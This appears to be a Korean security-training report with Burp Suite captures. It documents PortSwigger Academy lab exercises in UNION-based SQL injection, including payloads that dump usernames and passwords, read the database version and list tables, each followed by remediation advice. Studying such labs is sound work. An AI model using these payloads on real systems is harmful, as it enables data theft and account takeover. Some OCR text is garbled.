Intercept HTTP history WebSockets history Match and replace | Proxy settings

Intercept on → Forward all Drop Request to https://0a820024034c981d80b7bc3a0048009t

Time	Type	Direction	Method	URL
18:34:57 2 Jan 2026	HTTP	→ Request	GET	https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/academyLabHeader
18:35:02 2 Jan 2026	HTTP	→ Request	GET	https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/filter?category=Gifts
18:35:15 2 Jan 2026	HTTP	→ Request	GET	https://accounts.google.com/RotateBoundCookies

**Request**

Pretty Raw Hex

```
1 GET /filter?category='+UNION+SELECT+NULL,ttt,NULL-- HTTP/2
2 Host: 0a820024034c981d80b7bc3a0048009b.web-security-academy.net
3 Cookie: session=oo5zhkr2s1vPfYgj9NlukVUi6n4glfnN
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a820024034c981d80b7bc3a0048009b.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

?

Event log (39) All issues

A screenshot of a web browser displaying a security challenge from the Web Security Academy. The URL is 0a820024034c981d80b7bc3a0048009b.web-security-academy.net/filter?category=Gifts. The page title is "SQL injection UNION attack, finding a column containing text". A green button labeled "LAB Not solved" is visible. Below the title, there's a red button "Back to lab home" and a note: "Make the database retrieve the string: 'Ek3KgD'". A link "Back to lab description >" is also present. At the bottom right, there are links to "Home" and "My account".  
  
 The main content area features a logo with the text "WE LIKE TO SHOP" and a stylized hanger icon.  
  
 In the search bar, the query "' UNION SELECT NULL,'a',NULL--" is entered.  
  
 Below the search bar, there's a "Refine your search:" section with categories: All, Clothing, shoes and accessories, Corporate gifts, Gifts, Pets, Tech gifts. The "All" category is selected.  
  
 The search results show a single item: "a".  
  
 The page is divided into sections:  

- 취약점 원인 분석**
- 사용자 입력 값이 Prepared Statement 없이 SQL 쿼리에 직접 사용
- 입력 값에 대한 서버 측 검증 및 필터링 미흡
- SQL 오류 및 쿼리 결과가 사용자 화면에 그대로 반영됨

- 보안 영향**
- UNION 기반 SQL Injection을 통한 임의 데이터 출력 가능
- 데이터베이스 내 사용자 정보, 관리자 정보 노출 위험
- 추가 SQL Injection 공격으로 확장 가능성 존재
- 대응 방안 및 보안 권고**
- Prepared Statement(Parameterized Query) 적용**
- 사용자 입력 값과 SQL 쿼리를 분리하여 Prepared Statement(Parameterized Query) 적용
- UNION SELECT 구문이 입력 값으로 전달되더라도 쿼리 구조에 영향을 주지 않도록 처리
- 사용자 입력 값에 대한 화이트리스트 기반 검증**
- category 파라미터에 대해 화이트리스트 기반 입력 값 검증 적용
- SQL Injection에 사용되는 특수문자 및 키워드(' , ", UNION, SELECT, -- 등) 입력 차단
- 입력 값 길이 제한 설정을 통한 비정상 요청 차단
- SQL 오류 메시지 외부 노출 차단**
- SQL 오류 발생 시 오류 메시지 및 쿼리 정보의 사용자 노출 차단
- 모든 오류 응답에 대해 동일한 페이지 반환 처리 적용
- 상세 오류 정보는 서버 로그로만 기록
- 웹 애플리케이션 전반에 대한 SQL Injection 점검 수행**

- UNION 기반 SQL Injection을 포함한 SQL Injection 취약점 정기 점검 수행
- 자동화 도구 및 수동 점검 병행을 통한 취약점 관리 강화

### 3.4. SQL Injection(UNION 공격을 통한 다른 테이블 데이터 조회)

No	분류	점검 항목
4	SQL Injection	UNION 공격을 통한 다른 테이블 데이터 조회

#### 3.4.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식		
SQL Injection (UNION 공격을 통한 다른 테이블 데이터 조회)	PortSwigger Web Security Academy	GET		
개요	<p>본 실습은 웹 애플리케이션의 상품 필터 기능에서 발생하는 SQL Injection 취약점을 이용하여, UNION 기반 공격을 통해 현재 쿼리와 무관한 다른 데이터베이스 테이블의 정보를 조회할 수 있는지를 확인하기 위해 수행되었다.</p> <p>이는 SQL Injection 공격이 단순한 데이터 조작을 넘어, 인증 정보와 같은 민감한 데이터 탈취로 확장될 수 있음을 검증하는 단계이다.</p>			
취약점 설명	<p>해당 웹 애플리케이션은 상품 목록을 조회할 때 사용자 입력 값(category)을 기반으로 SQL 쿼리를 수행한다.</p> <p>이 과정에서 입력 값에 대한 검증이 미흡하여, 공격자가 SQL 문법을 삽입할 경우 기존 쿼리에 UNION SELECT 구문을 결합할 수 있다.</p> <p>UNION 공격이 성공할 경우, 공격자는 원래 의도되지 않은 다른 테이블의 데이터까지 조회할 수 있으며, 이는 인증 정보 유출 및 계정 탈취로 이어질 수 있는 심각한 취약점이다.</p>			
취약점 분석 과정				
<p>● 정상 요청 확인</p> <ul style="list-style-type: none"> <li>• Burp Suite Proxy를 이용해 정상적인 상품 필터 요청을 확인</li> <li>• category 파라미터가 SQL 쿼리의 조건으로 직접 사용되고 있음을 확인</li> </ul>				

Burp Suite Community Edition v2025.11.6 - Temporary Project

Proxy settings

Request to https://0a9000ff04dd9f108036b76900d400ad.web-security-academy.net/filter?category=Gifts

Time	Type	Direction	Method	URL
18:45:27 2 Jan 2026	HTTP	→ Request	GET	https://0a9000ff04dd9f108036b76900d400ad.web-security-academy.net/academyLabHeader
18:45:27 2 Jan 2026	HTTP	→ Request	GET	https://0a9000ff04dd9f108036b76900d400ad.web-security-academy.net/filter?category=Gifts
18:45:38 2 Jan 2026	HTTP	→ Request	GET	https://s.pstatic.net/dthumb.phinf/?src=%22https%3A%2F%2Fs.pstatic.net%2Fmimgnews%2Fimage%.

**Request**

```

Pretty Raw Hex
1 GET /filter?category=' UNION+SELECT+'a'-- HTTP/2
2 Host: 0a9000ff04dd9f108036b76900d400ad.web-security-academy.net
3 Cookie: session=BEPVb7rINQsZHbPZ8oYgcLw42b9oPJBz
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a9000ff04dd9f108036b76900d400ad.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Event log (39) • All issues

## ● UNION 기반 SQL Injection 가능 여부 확인

- UNION SELECT 구문 삽입 시 서버 오류가 발생하는 것을 확인
- 해당 파라미터가 SQL Injection에 취약함을 판단
- 서버에서 Internal Server Error 발생

0a9000ff04dd9f108036b76900d400ad.web-security-academy.net/filter?category=Gifts

SQL injection UNION attack, retrieving data from other tables

WEB LAB Not solved

Back to lab home Back to lab description >

Internal Server Error

Internal Server Error

## ● 컬럼 개수 및 출력 컬럼 식별

- 이전 단계에서 식별한 컬럼 개수와 출력 위치를 기반으로, UNION SELECT 구문이 정상적으로 결합되는 구조를 확인

- 오류 없이 정상 응답 반환
- UNION 쿼리가 결과 페이지에 반영됨

SQL injection UNION attack, retrieving data from other tables

Back to lab home Back to lab description >

Home | My account

WE LIKE TO  
**SHOP**

' UNION SELECT 'a','b'--

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Gifts Toys & Games

a  
b

### ● 다른 테이블 데이터 조회

- UNION SELECT 구문을 이용해 기존 상품 정보와 무관한 테이블의 데이터가 화면에 출력됨을 확인
- 공격자가 임의의 테이블 정보를 조회할 수 있는 상태임을 검증

The screenshot shows the Burp Suite interface with the following details:

- Header:** Request to https://0a9000ff04dd9f108036b76900d400ad.web-security-academy.net
- Time:** 18:47:44 2 Jan 2026
- Type:** WS
- Direction:** ← To client
- Method:** GET
- URL:** https://0a9000ff04dd9f108036b76900d400ad.web-security-academy.net/academyLabHeader

**Request (Pretty View):**

```
1 GET /filter?category='+UNION+SELECT+username,+password+FROM+users-- HTTP/2
2 Host: 0a9000ff04dd9f108036b76900d400ad.web-security-academy.net
3 Cookie: session=BcVb7z1NQsZHPZ8oYgClw42b9oPjBz
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand)";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a9000ff04dd9f108036b76900d400ad.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19 |
```

**Toolbar:** Intercept, Forward all, Drop, Proxy settings

**Bottom Status:** Event log (39), All issues

### ● 결과 확인

- 결과 페이지에 사용자 계정 정보가 노출되는 것을 확인
  - SQL Injection 취약점을 이용한 계정 정보 탈취 가능성을 확인
  - 이후 노출된 정보를 이용해 관리자 계정으로 접근이 가능함을 확인

[Back to lab home](#)

[Back to lab description >](#)

[Home](#) | [My](#)



' UNION SELECT username, password FROM users--

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#) [Toys & Games](#)

wiener  
li7xfpclgc0etl31k7qx  
**administrator**  
a7s10iirwyhsvs22j15s  
carlos  
c3omluhrj2wd97i2gxp7

Congratulations, you solved the lab!

Share your skills!   Continue learning >

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

[Update email](#)

- 사용자 입력 값이 Prepared Statement 없이 SQL 쿼리에 직접 사용
- 입력 값에 대한 서버 측 검증 및 필터링 미흡
- 데이터베이스 접근 권한이 과도하게 설정됨

#### 보안 영향

- 사용자 계정 및 인증 정보 노출
- 관리자 권한 탈취 가능
- 개인정보 유출 및 서비스 신뢰도 저하
- 추가 SQL Injection 공격으로 확장 가능성 존재

#### 대응 방안 및 보안 권고

##### ● Prepared Statement(Parameterized Query) 적용

- 사용자 입력 값이 SQL 쿼리에 직접 결합되지 않도록 Prepared Statement(Parameterized Query) 적용
- UNION SELECT 구문이 입력 값으로 전달되더라도 쿼리 구조에 영향을 주지 않도록 쿼리와 입력 값 분리 적용

##### ● 사용자 입력 값에 대한 화이트리스트 기반 검증

- category 파라미터에 대해 허용된 값만 처리하는 화이트리스트 기반 입력 값 검증 적용
- SQL Injection에 활용되는 특수문자 및 키워드(‘, ”, UNION, SELECT, -- 등) 입력 차단
- 입력 값 길이 및 형식 제한을 통한 비정상 요청 차단

##### ● 데이터베이스 계정 권한 최소화 원칙 적용

- 웹 애플리케이션에서 사용하는 DB 계정에 최소 권한 원칙 적용
- 불필요한 테이블 및 컬럼에 대한 SELECT 권한 제거
- UNION 공격을 통한 임의 테이블 조회 제한

##### ● 인증 및 조회 기능에 대한 정기적인 보안 점검 수행

- 인증 및 데이터 조회 기능에 대한 SQL Injection 취약점 정기 점검 수행
- 자동화 도구 및 수동 점검 병행을 통한 취약점 관리 강화

### 3.5. SQL Injection(UNION 공격을 통한 데이터베이스 정보 조회)

No	분류	점검 항목
5	SQL Injection	UNION 공격을 통한 데이터베이스 정보 조회

#### 3.5.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식
SQL Injection (UNION 공격을 통한 데이터베이스 정보 조 회)	PortSwigger Web Security Academy	GET

개요	<p>본 실습은 웹 애플리케이션의 상품 필터(category) 기능에서 발생하는 SQL Injection 취약점을 이용하여, UNION SELECT 구문을 통해 데이터베이스의 타입 및 버전 정보를 조회할 수 있는지를 검증하기 위해 수행되었다.</p> <p>해당 취약점은 단순한 상품 조회 오류를 넘어, DB 구조 파악 → 테이블 정보 수집 → 인증 정보 탈취로 확장될 수 있는 고위험 취약점이다.</p>
취약점 설명	<p>해당 웹 애플리케이션은 상품 목록 조회 시 사용자 입력 값인 category 파라미터를 서버 측 검증 없이 SQL 쿼리에 직접 사용하고 있다.</p> <p>이로 인해 공격자는 입력 값에 SQL 문법을 삽입하여 기존 쿼리에 UNION SELECT 구문을 결합할 수 있으며, 정상 쿼리 결과와 함께 의도되지 않은 데이터베이스 정보가 화면에 출력된다.</p>
취약점 분석 과정	
<p><b>● 정상 요청 확인</b></p> <ul style="list-style-type: none"> <li>• Burp Suite Proxy를 이용해 정상적인 상품 필터 요청을 확인</li> <li>• category 파라미터가 SQL WHERE 조건으로 직접 사용되고 있음을 확인</li> </ul> <p><b>● SQL Injection 가능 여부 확인</b></p> <ul style="list-style-type: none"> <li>• UNION SELECT 구문 삽입 시 Internal Server Error 발생</li> <li>• SQL 문법이 서버에서 해석되고 있음을 확인</li> <li>• SQL Injection 취약점 존재 판단</li> </ul>	

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to https://0a2d00060380058481425c97000100e5.web-security-academy.net:443

Intercept on Forward all Drop Request to https://0a2d00060380058481425c97000100e5.web-security-academy.net:443

Time	Type	Direction	Method	URL
14:37:55 6 Ja...	HTTP	→ Request	GET	https://0a2d00060380058481425c97000100e5.web-security-academy.net/filter?category=Gifts
14:37:56 6 Ja...	WS	→ To server		https://0a2d00060380058481425c97000100e5.web-security-academy.net/academyLabHeader

**Request**

Pretty Raw Hex

```

1 GET /filter?category='+UNION+SELECT+'abc'+ HTTP/2
2 Host: 0a2d00060380058481425c97000100e5.web-security-academy.net
3 Cookie: session=W71YnbG22eqBLvvzwktfBoZC4uvd41B
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a2d00060380058481425c97000100e5.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br

```

0 highlights

Event log (34) All issues

**Web Security Academy** SQL injection attack, querying the database type and version on MySQL and Microsoft **LAB** Not solved

[Back to lab home](#)

Make the database retrieve the string: '8.0.42-0ubuntu0.20.04.1'

[Back to lab description >>](#)

**Internal Server Error**

Internal Server Error

**● 컬럼 개수 및 출력 컬럼 식별**

- 컬럼 개수 추정을 위해 다음과 같은 UNION 구문 삽입
- 오류 없이 정상 응답 반환
- 결과 페이지에 a, b 문자열이 출력됨을 확인 → UNION 공격이 성공적으로 수행됨

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on → Forward all Drop Request to https://0a2d00060380058481425c97000100e5.web-security-academy.net

Time	Type	Direction	Method	URL
14:39:12 6 Jan	HTTP	→ Request	GET	https://0a2d00060380058481425c97000100e5.web-security-academy.net/academyLabHeader
14:39:18 6 Jan	HTTP	→ Request	GET	https://0a2d00060380058481425c97000100e5.web-security-academy.net/filter?category=Gifts

**Request**

Pretty Raw Hex

```

1 GET /filter?category='+UNION+SELECT+'a','b'# HTTP/2
2 Host: 0a2d00060380058481425c97000100e5.web-security-academy.net
3 Cookie: session=W7iYnGb22eqBlvwzwktfBoZC4uvd418
4 Sec-Ch-Ua: "Chromium";v="143", "Not A[Brand];v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=1
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a2d00060380058481425c97000100e5.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br

```

Event log (34) • All issues

**WebSecurity Academy** SQL injection attack, querying the database type and version on MySQL and Microsoft LAB Not solved

[Back to lab home](#)

Make the database retrieve the string: '8.0.42-Ubuntu0.20.04.1'

[Back to lab description](#)

WE LIKE TO  SHOP

' UNION SELECT 'a','b'#

Refine your search:

All Corporate gifts Food & Drink Gifts Pets Toys & Games

a  
b

## ● 데이터베이스 정보 조회

- 결과 페이지에 데이터베이스 버전 정보 출력 확인

The screenshot shows the Burp Suite interface. The top navigation bar includes Burp, Project, Intruder, Repeater, View, and Help. The title bar indicates "Burp Suite Community Edition v2025.11.6 - Temporary Project". The main menu tabs are Dashboard, Target, Proxy (which is selected), Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the tabs, there are sub-options: Intercept (selected), HTTP history, WebSockets history, Match and replace, and Proxy settings. A toolbar below these includes "Intercept on" (blue button), "Forward all" (orange button), "Drop" (dropdown), and a status message "Request to https://0a2d00060380058481425c97000100e5.web-security-academy.net". The main content area displays two rows of network traffic. The first row (Time: 14:40:21.6, Type: HTTP, Direction: → Request, Method: GET, URL: https://0a2d00060380058481425c97000100e5.web-security-academy.net/academyLabHeader) is standard. The second row (Time: 14:40:22.6, Type: HTTP, Direction: → Request, Method: GET, URL: https://0a2d00060380058481425c97000100e5.web-security-academy.net/filter?category=Gifts) is highlighted in blue. Below the traffic list, a "Request" section is expanded, showing the raw HTTP request in "Pretty" format:

```
1 GET /filter?category=+UNION+SELECT+@version,+NULL# HTTP/2
2 Host: 0a2d00060380058481425c97000100e5.web-security-academy.net
3 Cookie: session=W71YnGb2zeqBLvzwktfBzZC4uvd418
4 Sec-Ch-Ua: "Chromium";v="143", "Not A (Brand");v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Referer: https://0a2d00060380058481425c97000100e5.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17
```

## ● 결과 확인

- UNION 기반 SQL Injection을 통해 데이터베이스 버전 정보 노출
- 공격자가 데이터베이스 종류(MySQL) 및 환경을 식별 가능
- 해당 정보는 이후 테이블 구조 파악, 계정 정보 탈취 등 추가 공격의 발판이 될 수 있음



SQL injection attack, querying the database type and version on MySQL and Microsoft

LAB Nc

[Back to lab home](#)

Make the database retrieve the string: '8.0.42-0ubuntu0.20.04.1'

[Back to lab description >>](#)



' UNION SELECT @@version, NULL#

Refine your search:

All Corporate gifts Food & Drink Gifts Pets Toys & Games

8.0.42-0ubuntu0.20.04.1

### 취약점 원인 분석

- 사용자 입력 값이 Prepared Statement 없이 SQL 쿼리에 직접 사용
- 입력 값에 대한 서버 측 검증 및 필터링 미흡
- 데이터베이스 오류 메시지 및 결과가 사용자에게 그대로 노출

### 보안 영향

- 데이터베이스 구조 및 환경 정보 노출
- 사용자 계정, 인증 정보 등 민감 정보 탈취 가능
- 관리자 계정 탈취 및 권한 상승 위험
- 서비스 신뢰도 저하 및 개인정보 유출 가능성

### 대응 방안 및 보안 권고

#### ● Prepared Statement(Parameterized Query) 적용

- 사용자 입력 값이 SQL 쿼리에 직접 결합되지 않도록 Prepared Statement(Parameterized Query) 적용
- UNION SELECT 구문이 입력 값으로 전달되더라도 쿼리 구조에 영향을 주지 않도록 쿼리와 입력 값 분리 적용

#### ● 입력 값 검증 강화

- category 파라미터에 대해 화이트리스트 기반 입력 값 검증 적용
- SQL Injection에 사용되는 특수문자 및 키워드(' , ", UNION, SELECT, -- 등) 입력 차단
- 입력 값 길이 및 형식 제한을 통한 비정상 요청 차단

#### ● 오류 메시지 노출 최소화

- 데이터베이스 오류 메시지 및 내부 쿼리 결과의 사용자 노출 차단
- 모든 오류 응답에 대해 동일한 페이지 및 메시지 반환 적용
- 상세 오류 정보는 서버 로그로만 기록

**● 데이터베이스 권한 최소화**

- 웹 애플리케이션 DB 계정에 최소 권한 원칙 적용
- 시스템 테이블 및 버전 정보 조회 권한 제거
- UNION 공격을 통한 임의 데이터 조회 제한

**● 정기적인 보안 점검 수행**

- UNION 기반 SQL Injection을 포함한 SQL Injection 취약점 정기 점검 수행
- 자동화 도구와 수동 점검 병행을 통한 보안 관리 강화

### 3.6. SQL Injection(UNION 공격을 통한 데이터베이스 테이블 및 사용자 정보 조회)

No	분류	점검 항목
6	<b>SQL Injection</b>	UNION 공격을 통한 데이터베이스 테이블 및 사용자 정보 조회

#### 3.6.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식
SQL Injection (UNION 공격을 통한 데이터베이스 테이블 및 사용자 정보 조회)	PortSwigger Web Security Academy	GET
개요	본 실습은 웹 애플리케이션의 상품 필터(category) 기능에서 발생하는 SQL Injection 취약점을 이용하여, UNION SELECT 구문을 통해 데이터베이스 테이블 목록, 컬럼 정보 및 사용자 계정 정보를 조회할 수 있는지를 검증하기 위해 수행되었다. 해당 취약점은 단순한 데이터 노출을 넘어, 인증 정보 탈취 → 관리자 계정 탈취 → 서비스 장악으로 이어질 수 있는 고위험 취약점이다.	
취약점 설명	해당 웹 애플리케이션은 상품 목록을 조회하는 과정에서 사용자 입력 값인 category 파라미터를 서버 측 검증 없이 SQL 쿼리에 직접 사용하고 있다. 이로 인해 공격자는 SQL 문법을 삽입하여 기존 쿼리에 UNION SELECT 구문을 결합할 수 있으며, 정상 상품 데이터와 함께 데이터베이스 내부 테이블 및 계정 정보가 화면에 출력된다.	

## 취약점 분석 과정

### ● 정상 요청 확인

- Burp Suite Proxy를 이용해 정상적인 상품 필터 요청을 확인
- category 파라미터가 SQL WHERE 조건으로 직접 사용되고 있음을 확인

### ● SQL Injection 가능 여부 확인

- UNION SELECT 구문 삽입 시 Internal Server Error 발생
- SQL 문법이 서버에서 해석되고 있음을 확인
- SQL Injection 취약점 존재 판단

The screenshot shows the Burp Suite interface in the Proxy tab. At the top, there are tabs for Burp, Project, Intruder, Repeater, View, Help, and Burp Suite Community Edition. Below the tabs, there are sub-tabs: Dashboard, Target, **Proxy**, Intruder, Repeater, Collaborator, Sequencer, Decoder, and Compare. Under the Proxy tab, there are sub-options: Intercept (which is highlighted in red), HTTP history, WebSockets history, Match and replace, and Proxy settings. In the main area, there are buttons for Intercept on (blue), Forward all (orange), Drop (grey), and Request to (grey). Below these buttons, there is a table with columns: Time, Type, Direction, Method, and URL. Two rows of data are shown:

Time	Type	Direction	Method	URL
14:48:24 6 Ja...	HTTP	→ Request	GET	https://0a5800e7033358328041f3e30038007d.web-security-acade
14:48:31 6 Ja...	HTTP	→ Request	GET	https://0a5800e7033358328041f3e30038007d.web-security-acade

Below the table, there is a section titled "Request" with tabs for Pretty, Raw, and Hex. The Pretty tab is selected and shows the following modified request:

```
1 GET /filter?category=' +UNION+SELECT+' a'-- HTTP/2
2 Host: 0a5800e7033358328041f3e30038007d.web-security-academy.net
3 Cookie: session=OhtywKmZysmL2Yg5PqqD41dRYMuKdtFK
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a5800e7033358328041f3e30038007d.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Dnt: 1
```

At the bottom of the "Request" section, there are icons for Help, Settings, Back, Forward, and Search, along with links for Event log (36) and All issues.

← → ⟳ 0a5800e7033358328041f3e30038007d.web-security-academy.net

# Web Security Academy

SQL injection attack, listing the contents on non-Oracle databases

[Back to lab home](#) [Back to lab description](#)

---

[Internal Server Error](#)

[Internal Server Error](#)

● 컬럼 개수 및 출력 위치 식별

- 컬럼 개수 추정을 위해 다음과 같은 UNION 구문 삽입
- 오류 없이 정상 응답 반환
- 결과 페이지에 a, b 문자열이 출력됨을 확인 → UNION 공격 가능 구조임을 확인

Burp Suite Community Edition v2025.11.6 - Temporary Pr

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace | **Proxy settings**

Intercept on → Forward all Drop Request to https://0a5800e7033358328041f3e30038007d.web-security-academy.net/academyLabHeader

Time	Type	Direction	Method	URL
14:49:14 6 Ja...	HTTP	→ Request	GET	https://0a5800e7033358328041f3e30038007d.web-security-academy.net/academyLabHeader
14:49:18 6 Ja...	HTTP	→ Request	GET	https://0a5800e7033358328041f3e30038007d.web-security-academy.net/filter?category=Tech+gift

**Request**

Pretty Raw Hex

```
1 GET /filter?category='+UNION+SELECT'a','b'-- HTTP/2
2 Host: 0a5800e7033358328041f3e30038007d.web-security-academy.net
3 Cookie: session=OhtywKmZysmL2Yg5PggD41dRYMuKdtFK
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a5800e7033358328041f3e30038007d.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 
```

?

Search

Event log (36) All issues

[Back to lab home](#)

[Back to lab description >>](#)

[Home](#)



' UNION SELECT 'a','b>--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)

a

b

### ● 데이터베이스 테이블 목록 조회

- 시스템 테이블(information\_schema.tables) 조회
- 결과 페이지에 다수의 테이블 이름 출력 확인
- 데이터베이스 구조 노출 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace | Proxy settings

Request to https://0a5800e7033358328041f3e30038007d.w...

Time	Type	Direction	Method	URL
15:00:29 6 Ja...	HTTP	→ Request	GET	https://0a5800e7033358328041f3e30038007d.web-security-academy.net/academyLabHeader
15:00:43 6 Ja...	HTTP	→ Request	GET	https://0a5800e7033358328041f3e30038007d.web-security-academy.net/filter?category=Tech+gifts

**Request**

Pretty Raw Hex

```
1 | GET /filter?category=' +UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--| HTTP/2
2 | Host: 0a5800e7033358328041f3e30038007d.web-security-academy.net
3 | Cookie: session=OhtywKmZysml2Yg5PgqD4ldRYMuKdtFK
4 | Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 | Sec-Ch-Ua-Mobile: ?0
6 | Sec-Ch-Ua-Platform: "Windows"
7 | Accept-Language: ko-KR,ko;q=0.9
8 | Upgrade-Insecure-Requests: 1
9 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exc
11 | Sec-Fetch-Site: same-origin
12 | Sec-Fetch-Mode: navigate
